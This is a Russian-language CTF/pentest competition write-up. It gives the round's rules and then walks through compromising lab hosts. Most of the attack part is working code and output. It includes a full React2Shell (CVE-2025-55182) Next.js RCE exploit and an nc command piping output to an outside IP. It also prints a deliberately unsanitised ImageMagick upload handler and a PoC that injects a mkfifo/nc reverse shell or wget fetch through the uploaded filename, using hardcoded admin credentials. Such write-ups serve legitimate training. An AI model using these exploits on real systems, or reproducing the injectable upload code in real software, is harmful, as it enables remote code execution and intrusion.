

Второй тур заключительного этапа

1. Общие сведения

- Длительность: 6 часов.
- Формат: Взлом инфраструктуры (Pentest) с последующим составлением отчета.

2. Инфраструктура и доступ

- Участникам предоставляется доступ к двум виртуальным машинам (целевым хостам).
- Для начального доступа выдаются учетные данные (логин/пароль).
- Управление машинами (подключение, перезагрузка) и мониторинг рейтинга осуществляются через единую платформу соревнования.

3. Задача участников

- Провести тестирование на проникновение, получить привилегированный доступ к системам.
- Обнаружить и извлечь 10 флагов, размещенных на виртуальных машинах.
- Флаги могут располагаться в файлах или переменных окружения. Формат флагов обеспечивает их однозначную идентификацию.
- Распределение весов флагов: флаги уровня суперпользователя (root) стоят дороже пользовательского уровня (user). Точное расположение флагов на машинах заранее неизвестно.

4. Система оценки

- Баллы за флаги: начисляются согласно весу флага минус штраф по времени.
- Временной штраф: используется динамическая система оценки. За каждую минуту, прошедшую с начала соревнования до момента сдачи флага, из стоимости флага вычитается фиксированное количество баллов.
- Итоговая оценка: Суммарный счет конвертируется в 10-балльную шкалу.

5. Отчетность

Помимо сдачи флагов необходимо предоставить отчет о тестировании по утвержденному шаблону. Отчет должен содержать:

- Разведка (Reconnaissance): Определение границ тестирования, картография сети.
- Перечисление (Enumeration): Анализ активных сервисов и портов.
- Эксплуатация (Exploitation): Описание найденных уязвимостей, векторов атак, уровня критичности и использованных эксплойтов.
- Доказательства (PoC): Скриншоты, полученные флаги, доказательства получения доступа.
- Рекомендации: Меры по устранению уязвимостей (митигация/патчинг).

Задания второго тура заключительного этапа

VM 1 (хост внутри LAN)

Закрепившись на одной из машин vm2, можно было начать сканировать сеть.

Например, nmap установлен в jenkins-контейнере. Запускаем

```
nmap 192.168.123.0/24
```

нашли наш ip-адрес (192.168.123.14)

```
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-22 07:53 UTC
Nmap scan report for _gateway (192.168.123.1)
Host is up (0.00049s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
53/tcp    closed domain
```

```
Nmap scan report for 192.168.123.2
Host is up (0.00041s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
53/tcp    closed domain
```


```
Nmap scan report for fhmgad2p293v52unv1j5.auto.internal (192.168.123.14)
Host is up (0.00036s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

```
Nmap scan report for fhmtop56p587v1579617.auto.internal (192.168.123.34)
Host is up (0.000016s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
8080/tcp   open  http-proxy
50000/tcp  open  ibm-db2
```

```
Nmap done: 256 IP addresses (4 hosts up) scanned in 9.48 seconds
```

Флаг 1 - REACT CVE RCE (root)

заходим на 80 порт



Это популярный framework Next.js и React. Можно воспользоваться сканером на недавнюю CVE с RCE (CVE-2025-55182 & CVE-2025-66478)

<https://github.com/assetnote/react2shell-scanner>

```
python scanner.py -u 192.168.123.14:80
```

brought to you by assetnote

```
[*] Loaded 1 host(s) to scan
[*] Using 10 thread(s)
[*] Timeout: 10s
[*] Using RCE PoC check
[!] SSL verification disabled
```

```
[ERROR] 192.168.123.14:80 - SSL Error:
HTTPConnectionPool(host='192.168.123.14', port=80): Max retries
exceeded with url: / (Caused by SSLError(SSL error(1, '[SSL:
WRONG_VERSION_NUMBER] wrong version number (_ssl.c:1129)')))
```

```
=====
SCAN SUMMARY
=====
```

```
Total hosts scanned: 1
Vulnerable: 0
```

```
Not vulnerable: 1
Errors: 0
```

=====

Проверяем эксплоит <https://github.com/l4rm4nd/CVE-2025-55182>

```
#!/usr/bin/env python3
"""
React2Shell (CVE-2025-55182 / CVE-2025-66478) — эксплуатация RSC RCE.
Payload format: https://github.com/l4rm4nd/CVE-2025-55182
POST / с multipart/form-data (CRLF обязательно).
"""
import sys
import urllib.request
import urllib.error

BASE_URL = (sys.argv[1] if len(sys.argv) > 1 else
"http://localhost").rstrip("/")
CMD = sys.argv[2] if len(sys.argv) > 2 else "id"

# Код на сервере; вывод попадёт в digest в ответе
PREFIX = f"var
res=process.mainModule.require('child_process').execSync('{CMD}',{{'ti
meout':5000}}).toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'), {{digest:`${res}`}}});"

BOUNDARY = "----WebKitFormBoundaryx8jO2oVc6SWP3Sad"
CRLF = b"\r\n"

# Part 0 — JSON с _prefix (прототип + код)
part0_json = '{{"then": "$1:__proto__:then", "status": "resolved_model",
"reason": -1, "value": "{{\\"then\\":\\"$B1337\\"}}", "_response":
{{"_prefix": "{0}", "_chunks": "$Q2", "_formData": {{"get":
"$1:constructor:constructor"}}}}}}'.format(PREFIX)

body = (
    b"--" + BOUNDARY.encode() + CRLF +
    b'Content-Disposition: form-data; name="0"' + CRLF + CRLF +
    part0_json.encode("utf-8") + CRLF +
    b"--" + BOUNDARY.encode() + CRLF +
    b'Content-Disposition: form-data; name="1"' + CRLF + CRLF +
    b'$@0' + CRLF +
    b"--" + BOUNDARY.encode() + CRLF +
    b'Content-Disposition: form-data; name="2"' + CRLF + CRLF +
    b[]" + CRLF +
    b"--" + BOUNDARY.encode() + b"--" + CRLF
)
```

```
req = urllib.request.Request(
    BASE_URL + "/",
    data=body,
    method="POST",
    headers={
        "User-Agent": "Mozilla/5.0 Assetnote/1.0.0",
        "Next-Action": "x",
        "X-Nextjs-Request-Id": "b5dce965",
        "Content-Type": f"multipart/form-data; boundary={BOUNDARY}",
        "X-Nextjs-Html-Request-Id": "SSTMXm7OJ_g0Ncx6jpQt9",
    },
)

print(f"[*] Target: {BASE_URL}")
print(f"[*] Command: {CMD}")
print(f"[*] Sending React2Shell payload (POST /)...\n")

try:
    with urllib.request.urlopen(req, timeout=15) as r:
        resp_body = r.read().decode("utf-8", errors="replace")
        status = r.status
except urllib.error.HTTPError as e:
    status = e.code
    resp_body = e.read().decode("utf-8", errors="replace")

print(f"\n[*] HTTP Status: {status}")

if '"digest"' in resp_body:
    import re
    m = re.search(r'"digest": "([^\"]*)"', resp_body)
    if m:
        print("[+] RCE output (digest):")
        print(m.group(1))
    else:
        print("[+] digest found, snippet:", resp_body[:400])
else:
    print("Response (first 600 chars):")
    print(resp_body[:600])
```

Результат

```
python3 exploit-react2shell.py http://192.168.123.34/ 'id'
[*] Target: http://192.168.123.34
[*] Command: id
[*] Sending React2Shell payload (POST /)...
```

```
[*] HTTP Status: 500
[+] RCE output (digest):
uid=0(root)                                gid=0(root)
groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

можем поднять реверс шелл и попасть внутрь контейнера

```
python3 exploit-react2shell.py http://192.168.123.34/ 'ls | nc 10.60.23.20 9000'
```

Или выводим флаг

```
python3 exploit-react2shell.py http://192.168.123.34/ 'cat flag.txt'
[*] Target: http://192.168.123.34/
[*] Command: cat flag.txt
[*] Sending React2Shell payload (POST /)...

[*] HTTP Status: 500
[+] RCE output (digest):
CTF{a830d7cfd7443bd470aec9ceeebe243eb224c460}
```


Далее можно идти и сканировать контейнерную сеть

Флаг 2 - RCE в backend (root)

В контейнере с frontend видим url backend


```
printenv
NODE_VERSION=20.20.0
HOSTNAME=dfb159c3b039
YARN_VERSION=1.22.22
SHLVL=1
HOME=/root
OLDPWD=/app/app
BACKEND_URL=http://backend:4000/graphql
TERM=xterm
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/app
NODE_ENV=development
```

Можем ходить на него либо через порт 80 (nginx), либо напрямую.




The screenshot shows the GraphQL IDE interface. On the left, a query is entered: `{ __schema { mutationType { fields { name } } } }`. On the right, the JSON response is displayed, showing the schema's mutation type fields: `{ "data": { "__schema": { "mutationType": { "fields": [{ "name": "register", ... }, { "name": "login", ... }, { "name": "logout", ... }, { "name": "refreshToken", ... }, { "name": "recoverPassword", ... }, { "name": "updateProfile", ... }, { "name": "uploadProfilePhoto", ... }, { "name": "createPost", ... }, { "name": "updatePost", ... }, { "name": "deletePost", ... }, { "name": "likePost", ... }, { "name": "unlikePost", ... }, { "name": "createComment", ... }] } } } }`.

Там есть метод на получение контрольного вопроса по email пользователя. почта `admin@cosmic.com` (берется из поста на сайте)



The screenshot shows the GraphQL IDE interface. On the left, a query is entered: `query { __schema { queryType { fields { name description args { name type { name kind } } type { name kind } } } } }`. On the right, the JSON response is displayed, showing the schema's query type fields: `{ "data": { "__schema": { "queryType": { "fields": [{ "name": "search", "description": null, "args": [{ "name": "query", "type": { "name": null, "kind": "NON_NULL" } }] }, { "name": "getSecretQuestion", "description": null, "args": [{ "name": "email", "type": { "name": null, "kind": "NON_NULL" } }] }, { "name": "createComment", "description": null, "args": [{ "name": "postId", "type": { "name": null, "kind": "NON_NULL" } }, { "name": "text", "type": { "name": null, "kind": "NON_NULL" } }] }] } } } }`. Below the IDE, a separate query is shown: `query { getSecretQuestion(email: "admin@cosmic.com") }`, and its response is displayed: `{ "data": { "getSecretQuestion": "What is your favorite star?" } }`.



ответ sun

либо можно было побрутить пароль admin. он был admin123

можно было не входить в админа, а зарегистрироваться.

Уязвимость есть при загрузке аватара (и любой другой картинке) на сервер. Файлы обрабатываются через `convert/imagemagick` (сжимаются и обрезаются), имя файла указывается в качестве аргумента и никак не обрабатывается. Это можно увидеть, например, загрузив `png` и получив `jpg`.

```
app.use('/uploads',  
  'public/uploads')));  
  
express.static(path.join(__dirname,  
  
// Configure multer for file uploads  
const storage = multer.diskStorage({  
  destination: (req, file, cb) => {  
    cb(null, 'public/uploads/')  
  },  
  filename: (req, file, cb) => {
```

```
const uniqueSuffix = Date.now() + '-' + Math.round(Math.random() *
1E9)
  cb(null, uniqueSuffix + path.extname(file.originalname))
}
})

const upload = multer({
  storage,
  limits: { fileSize: 10 * 1024 * 1024 }, // 10MB
  fileFilter: (req, file, cb) => {
    const allowedTypes = ['image/jpeg', 'image/png', 'image/gif',
'image/webp']
    if (!allowedTypes.includes(file.mimetype)) {
      cb(new Error('Invalid file type. Only images are allowed.'),
false)
    } else {
      cb(null, true)
    }
  }
})

// Post images: save with original filename for ImageMagick processing.
const postImagesDir = path.join(__dirname, 'public/uploads/post-
images');
if (!fs.existsSync(path.join(__dirname, 'public/uploads')))
fs.mkdirSync(path.join(__dirname, 'public/uploads'), { recursive: true
});
if (!fs.existsSync(postImagesDir)) fs.mkdirSync(postImagesDir, {
recursive: true });
const postImagesStorage = multer.diskStorage({
  destination: (req, file, cb) => cb(null, postImagesDir),
  filename: (req, file, cb) => {
    // Intentionally use user-controlled name as-is (no sanitization)
    cb(null, file.originalname);
  }
});
const uploadPostImages = multer({
  storage: postImagesStorage,
  limits: { fileSize: 10 * 1024 * 1024 },
  fileFilter: (req, file, cb) => {
    const allowed = ['image/jpeg', 'image/png', 'image/gif',
'image/webp'];
    if (!allowed.includes(file.mimetype)) cb(new Error('Invalid file
type.'), false);
    else cb(null, true);
  }
});
```

и сам обработчик

```
app.post('/api/upload/post-images', uploadPostImages.array('files', 5),
  async (req, res) => {
    try {
      const user = await getUserFromRequest(req);
      if (!user) return res.status(401).json({ error: 'Not authenticated'
    });
      if (!req.files || req.files.length === 0) return
res.status(400).json({ error: 'No files uploaded' });

      const imageUrls = [];
      const size = 150; // round preview size
      const half = Math.floor(size / 2);

      for (const file of req.files) {
        const outName = `post-${Date.now()}-${
Math.random().toString(36).slice(2, 9)}.jpg`;
        const outPath = path.join(__dirname, 'public/uploads', outName);
        const inputPath = file.path;
        const magickCmd = `magick "${inputPath}" -resize ${size}x${size}
\\( +clone -fill black -colorize 100% -fill white -draw "circle
${half},${half} ${half},0" \\) -compose CopyOpacity -composite -
background white -alpha remove -quality 50 "${outPath}"`;
        const convertCmd = `convert "${inputPath}" -resize ${size}x${size}
\\( +clone -fill black -colorize 100% -fill white -draw "circle
${half},${half} ${half},0" \\) -compose CopyOpacity -composite -
background white -alpha remove -quality 50 "${outPath}"`;
        console.log('[post-images] magick cmd (first 300 chars):',
magickCmd.slice(0, 300));
        try {
          execSync(magickCmd, { shell: true, timeout: 15000 });
        } catch (_) {
          execSync(convertCmd, { shell: true, timeout: 15000 });
        }
        try { fs.unlinkSync(inputPath); } catch (_) {}
        imageUrls.push(`/uploads/${outName}`);
      }

      res.json({ images: imageUrls });
    } catch (error) {
      console.error('Post images upload error:', error);
      res.status(500).json({ error: 'Failed to upload images' });
    }
  })
```

мы написали скрипт для эксплуатации (PoC)

```
#!/usr/bin/env python3
"""
PoC: RCE via post-images upload (ImageMagick command injection).
1. Login as admin via GraphQL.
2. Upload file with malicious filename → reverse shell.

lhost: use IP that the *container* can reach (not 127.0.0.1).
Same host: try 172.17.0.1 or host.docker.internal or your LAN IP.
nc -lvp 9000 (listens on 0.0.0.0 by default).

Payload uses mkfifo+nc (no -e) so it works with BusyBox nc in Alpine.
"""
import argparse
import os
import sys
import io
from typing import Optional

try:
    import requests
except ImportError:
    print("pip install requests", file=sys.stderr)
    sys.exit(1)

ADMIN_EMAIL = "admin@cosmic.com"
ADMIN_PASS = "admin123"

def login(base_url: str) -> str:
    url = base_url.rstrip("/") + "/graphql"
    payload = {
        "query": "mutation Login($input: LoginInput!) { login(input: $input) { token user { id } } }",
        "variables": {"input": {"email": ADMIN_EMAIL, "password": ADMIN_PASS}},
    }
    r = requests.post(url, json=payload, timeout=10)
    r.raise_for_status()
    data = r.json()
    if "errors" in data:
        raise RuntimeError(data["errors"])
    token = data.get("data", {}).get("login", {}).get("token")
    if not token:
        raise RuntimeError("No token in response: " + str(data))
    return token
```

```
def upload_rce(
    base_url: str,
    token: str,
    lhost: str,
    lport: int,
    image_path: Optional[str],
    test_only: bool,
    wget_url: Optional[str],
) -> None:
    url = base_url.rstrip("/") + "/api/upload/post-images"
    # $(cmd) executes INSIDE double quotes in shell. magick
    "${inputPath}" → shell evaluates $(...).
    # IMPORTANT: multer strips everything before last '/'
    (path.basename), so NO slashes in payload!
    if wget_url:
        # Encode URL with printf to avoid '/' in filename: \x2f = / \x3a
        = :
        encoded_url = wget_url.replace("/", "\\x2f").replace(":",
        "\\x3a")
        payload_filename = f"${wget$(printf${IFS}'{encoded_url}')}.png"
        print(f"[*] Wget mode: wget URL encoded with printf (no slashes
        in filename)")
    elif test_only:
        # No slashes! Writes to CWD (/app). Check: docker compose exec
        backend cat /app/pwned.txt
        payload_filename = '${id>pwned.txt}.png'
        print(f"[*] Test mode: ${id>pwned.txt} - writes to /app/pwned.txt
        (CWD)")
    else:
        # Reverse shell via mkfifo - no slashes (relative path 'f' in
        CWD)
        payload_filename =
        f'${(rm${IFS})-
        f${IFS}f;mkfifo${IFS}f;cat${IFS}f|sh${IFS})-
        i|nc${IFS}{lhost}${IFS}{lport}>f).png'
        # Use valid PNG so ImageMagick doesn't fail with IDAT (screenshot.png
        next to script or --image)
        if image_path and os.path.isfile(image_path):
            with open(image_path, "rb") as f:
                image_data = f.read()
        else:
            script_dir = os.path.dirname(os.path.abspath(__file__))
            default_image = os.path.join(script_dir, "screenshot.png")
            if os.path.isfile(default_image):
                with open(default_image, "rb") as f:
                    image_data = f.read()
            else:
                raise FileNotFoundError("No image file: pass --image PATH
                or put screenshot.png next to script")
```

```
headers = {"Authorization": f"Bearer {token}"}
files = {"files": (payload_filename, io.BytesIO(image_data),
"image/png")}
if wget_url:
    print("[*] Uploading file (wget payload in filename)...")
elif test_only:
    print("[*] Uploading test file...")
else:
    print(f"[*] Uploading file with payload (reverse shell ->
{lhost}:{lport})...")
r = requests.post(url, headers=headers, files=files, timeout=15)
if r.status_code != 200:
    print(f"[-] Upload failed: {r.status_code} {r.text[:500]}",
file=sys.stderr)
    sys.exit(1)
if wget_url:
    print("[+] Done. Check your HTTP server logs for incoming
request.")
elif test_only:
    print("[+] Done. Check: docker compose exec backend cat
/app/pwned.txt")
else:
    print("[+] Upload sent. Listen: nc -lvp %s" % lport)

def main():
    p = argparse.ArgumentParser(description="PoC RCE via post-images
upload")
    p.add_argument("--target", default="http://localhost:4000",
help="Backend base URL")
    p.add_argument("--lhost", default=None, help="Your IP (container
must reach it; use 172.17.0.1 or LAN IP if same host)")
    p.add_argument("--lport", type=int, default=9000, help="Callback
port (default 9000)")
    p.add_argument("--image", default=None, help="Path to valid PNG
(default: screenshot.png next to script)")
    p.add_argument("--test", action="store_true", help="Run 'id >
.../pwned.txt' in container to verify injection")
    p.add_argument("--wget", metavar="URL", default=None, help="One
shot: wget URL -O .../test.sh (e.g. http://10.91.68.24:9000/test.sh)")
    args = p.parse_args()

    if not args.test and not args.wget and not args.lhost:
        p.error("Use --lhost (reverse shell), --wget URL, or --test")
    if args.test:
        args.lhost = "127.0.0.1"
    if not args.wget:
        args.wget = None
```

```

print(f"[*] Target: {args.target}")
print("[*] Logging in as admin...")
token = login(args.target)
print("[+] Got token.")
upload_rce(args.target, token, args.lhost, args.lport, args.image,
args.test, args.wget)

if __name__ == "__main__":
    main()

```

запускаем netcat на любой машине (хоть на внешней) и цепляемся. мы запускали с host машины vm2

```

(Kenv) + docs python exploit_post_images_rce.py --target http://127.0.0.1:8080 --lhost 192.168.123.14
[*] Target: http://127.0.0.1:8080
[*] Logging in as admin...
[*] Got token.
[*] Uploading file with payload (reverse shell -> 192.168.123.14:9000)...
Traceback (most recent call last):
  File "/Users/venv/venv/lib/python3.13/site-packages/urllib3/connectionpool.py", line 534, in _make_request
    response = conn.getresponse()
  File "/Users/venv/venv/lib/python3.13/site-packages/urllib3/connection.py", line 571, in getresponse
    httplib_response = super().getresponse()
  File "/opt/homebrew/Cellar/python@3.13/3.13.12/Frameworks/Python.framework/Versions/3.13/lib/python3.13/http/client.py", line 1450, in getresponse
    response.begin()
  File "/opt/homebrew/Cellar/python@3.13/3.13.12/Frameworks/Python.framework/Versions/3.13/lib/python3.13/http/client.py", line 336, in begin
    version, status, reason = self._read_status()
  File "/opt/homebrew/Cellar/python@3.13/3.13.12/Frameworks/Python.framework/Versions/3.13/lib/python3.13/http/client.py", line 297, in _read_status
    line = str(self.fp.readline(_MAXLINE + 1), "iso-8859-1")
  File "/opt/homebrew/Cellar/python@3.13/3.13.12/Frameworks/Python.framework/Versions/3.13/lib/python3.13/socket.py", line 719, in readinto
    return self._sock.recv_into(b)
TimeoutError: timed out

jury@fhmgad2p293v52unv1j5:~$ nc -lvp 9000
Listening on 0.0.0.0 9000
Connection received on 172.19.0.4 40689
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(fl
oppy),20(dialout),26(tape),27(video)
jury@fhmgad2p293v52unv1j5:~$

```

У вас будет несколько секунд для выполнения команд и более серьезного закрепления в системе.

Флаг 3 - redis storage (user)

Мы попали в backend систему, можно ознакомиться с содержимым и увидеть, что backend работает с redis. Использует его как базу данных. Там лежит еще один флаг

```

/app # ls -al
total 316
drwxr-xr-x  1 root  root    4096 Feb 22 08:56 .
drwxr-xr-x  1 root  root    4096 Feb 21 22:18 ..
-rw-r--r--  1 root  root     23 Feb 21 21:44 .dockerignore
prw-r--r--  1 root  root     0 Feb 22 08:56 f

```

```
-rw-r--r--      1 root      root           46 Feb 21 20:50 flag.txt
drwxr-xr-x    324 root      root        12288 Feb 21 22:15 node_modules
-rw-r--r--      1 root      root        220099 Feb  5 09:48 package-
lock.json
-rw-r--r--      1 root      root           762 Feb 21 21:44 package.json
drwxr-xr-x      1 root      root          4096 Feb  5 07:40 public
-rw-r--r--      1 root      root       11097 Feb 21 21:52 redis-store.js
